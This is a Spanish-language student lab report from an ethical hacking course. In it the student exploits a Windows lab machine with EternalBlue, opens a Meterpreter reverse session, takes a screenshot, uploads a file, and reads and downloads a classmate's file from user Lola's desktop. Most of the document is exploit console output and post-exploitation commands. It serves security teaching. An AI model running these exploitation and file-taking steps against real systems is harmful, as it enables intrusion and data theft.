

- Nombre: Jose Ismael Font
- Maestro: Kelvin Felix
- Centro : DAPIATO pro Salud
- Tema : hacking ético



# Practica de tomar y enviar archivos

# 1. tomar captura de pantalla de la maquina victima


ismael@ismael: ~

```
Session Actions Edit View Help
[*] 10.0.0.168:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.168:445 - Starting non-paged pool grooming
[+] 10.0.0.168:445 - Sending SMBv2 buffers
[+] 10.0.0.168:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 10.0.0.168:445 - Sending final SMBv2 buffers.
[*] 10.0.0.168:445 - Sending last fragment of exploit packet!
[*] 10.0.0.168:445 - Receiving response from exploit packet
[+] 10.0.0.168:445 - ETERNALBLUE overwrite completed successfully (0xC000000D
)!
[*] 10.0.0.168:445 - Sending egg to corrupted connection.
[*] 10.0.0.168:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 10.0.0.168
[*] Meterpreter session 1 opened (10.0.0.210:4444 → 10.0.0.168:49159) at 202
6-01-24 14:11:06 -0500
[+] 10.0.0.168:445 - =====-
=====[+]
10.0.0.168:445 - =====WIN=====
====[+]
10.0.0.168:445 - =====-
=====on... 1064 5.6 MIB 5.6 MIB 0% 0%
[+]
10.0.0.168:445 - =====-
=====on... 854 8.0 MIB 9.6 MIB 0% 0%
meterpreter > screenshot
Screenshot saved to: /home/ismael/HJYbGyas.jpeg 0%
```


ismael@ismael: ~

```
Session Actions Edit View Help
[*] 10.0.0.168:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.168:445 - Starting non-paged pool grooming
[+] 10.0.0.168:445 - Sending SMBv2 buffers
[+] 10.0.0.168:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 10.0.0.168:445 - Sending final SMBv2 buffers.
[*] 10.0.0.168:445 - Sending last fragment of exploit packet!
[*] 10.0.0.168:445 - Receiving response from exploit packet
[+] 10.0.0.168:445 - ETERNALBLUE overwrite completed successfully (0xC000000D
)!
[*] 10.0.0.168:445 - Sending egg to corrupted connection.
[*] 10.0.0.168:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 10.0.0.168
[*] Meterpreter session 1 opened (10.0.0.210:4444 → 10.0.0.168:49159) at 202
6-01-24 14:11:06 -0500
[+] 10.0.0.168:445 - =====-
=====[+]
10.0.0.168:445 - =====WIN=====
====[+]
10.0.0.168:445 - =====-
=====on... 1064 5.6 MIB 5.6 MIB 0% 0%
[+]
10.0.0.168:445 - =====-
=====on... 854 8.0 MIB 9.6 MIB 0% 0%
meterpreter > screenshot
```

2. crear un archivo .txt con tu nombre y redactar un mensaje.



# 3. subir el archivo en el escritorio del usuario lola




A screenshot of a terminal window titled "Session Actions Edit View Help". The title bar shows the user "ismael@ismael:~". The terminal displays a meterpreter session with three active sessions:

```
[+] 10.0.0.168:445 - -----
[+] 10.0.0.168:445 - -----WIN-----
[+] 10.0.0.168:445 - -----
=====
```

The session history includes:

- screenshot: Screenshot saved to: /home/ismael/HJYbGyas.jpeg
- ss: [-] Unknown command: ss. Run the help command for more details.
- aaak;q: [-] Unknown command: aaak;q. Run the help command for more details.
- upload/home/ismael/Desktop/ismael.txt C:\\user\\lola\\Desktop\\ismael.txt

# 4. ver el contenido de la carpeta escritorio en el usuario lola




```
ismael@ismael:~$ ls
Session Actions Edit View Help
Volume Serial Number is 44E2-21EC
Directory of C:\Users\Lola\Desktop

01/24/2026  03:18 AM    <DIR>      .
01/24/2026  03:18 AM    <DIR>      ..
01/24/2026  02:47 AM          17 alexander.txt
01/24/2026  01:04 AM          477 allports
01/24/2026  02:46 AM          1,375 francis.txt
01/24/2026  02:50 AM          10 ismael.txt
01/24/2026  03:18 AM          11 jEspinal.txt
01/24/2026  02:44 AM          1,375 klik.txt
01/24/2026  01:03 AM          21 klkmiloco.txt
01/24/2026  12:07 AM          31 seguro-que-es-aqui.txt
03/28/2024  05:54 PM          32 user.txt
               9 File(s)       3,349 bytes
               2 Dir(s)  21,328,674,816 bytes free

C:\Users\Lola\Desktop>type alexander.txt
```

# 5. leer un archivo subido por un companero (el profe te dira cual)



The screenshot shows a terminal window titled "ismael@ismael: ~". The window displays a file listing from the directory C:\Users\Lola\Desktop. The listing includes files like alexander.txt, allports, francis.txt, ismael.txt, jEspinal.txt, klk.txt, klkmiloco.txt, seguro-que-es-aqui.txt, user.txt, and a file named "9 File(s) 3,349 bytes". Below the listing, the command "type alexander.txt" is run, displaying the contents "wuajaaaaaaaaaaaa".

```
ismael@ismael: ~
Session Actions Edit View Help
Volume Serial Number is 44E2-21EC
Directory of C:\Users\Lola\Desktop

01/24/2026  03:18 AM    <DIR>      .
01/24/2026  03:18 AM    <DIR>      ..
01/24/2026  02:47 AM           17 alexander.txt
01/24/2026  01:04 AM           477 allports
01/24/2026  02:46 AM          1,375 francis.txt
01/24/2026  02:50 AM           10 ismael.txt
01/24/2026  03:18 AM           11 jEspinal.txt
01/24/2026  02:44 AM           1,375 klk.txt
01/24/2026  01:03 AM           21 klkmiloco.txt
01/24/2026  12:07 AM           31 seguro-que-es-aqui.txt
03/28/2024  05:54 PM           32 user.txt
                           9 File(s)   3,349 bytes
                           2 Dir(s)  21,328,674,816 bytes free

C:\Users\Lola\Desktop>type alexander.txt
type alexander.txt
wuajaaaaaaaaaaaa
```

# 6. descargar un archivo subido por un compañero (el teacher te dirá cuál)

```
ismael@ismael: ~
Session Actions Edit View Help
[*] 10.0.0.168:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 10.0.0.168
[*] Meterpreter session 1 opened (10.0.0.210:4444 → 10.0.0.168:49161) at 202
6-01-24 14:47:50 -0500
[+] 10.0.0.168:445 - =====-
=====
[+] 10.0.0.168:445 - -----WIN-----
=====
[+] 10.0.0.168:445 - -----
=====
meterpreter > download \\user\\lola\\desktop\\alexander.txt /home/ismael/ismael/desktop/alexander.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the path specified.
meterpreter > download C:\\user\\lola\\desktop\\alexander.txt /home/ismael/ismael/desktop/alexander.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the path specified.
meterpreter > download C:\\users\\lola\\desktop\\alexander.txt /home/ismael/ismael/desktop/alexander.txt
[*] Downloading: C:\\users\\lola\\desktop\\alexander.txt → /home/ismael/ismael/desktop/alexander.txt
[*] Downloaded 17.00 B of 17.00 B (100.0%): C:\\users\\lola\\desktop\\alexander.txt → /home/ismael/ismael/desktop/alexander.txt
[*] Completed : C:\\users\\lola\\desktop\\alexander.txt → /home/ismael/ismael/desktop/alexander.txt
meterpreter >
```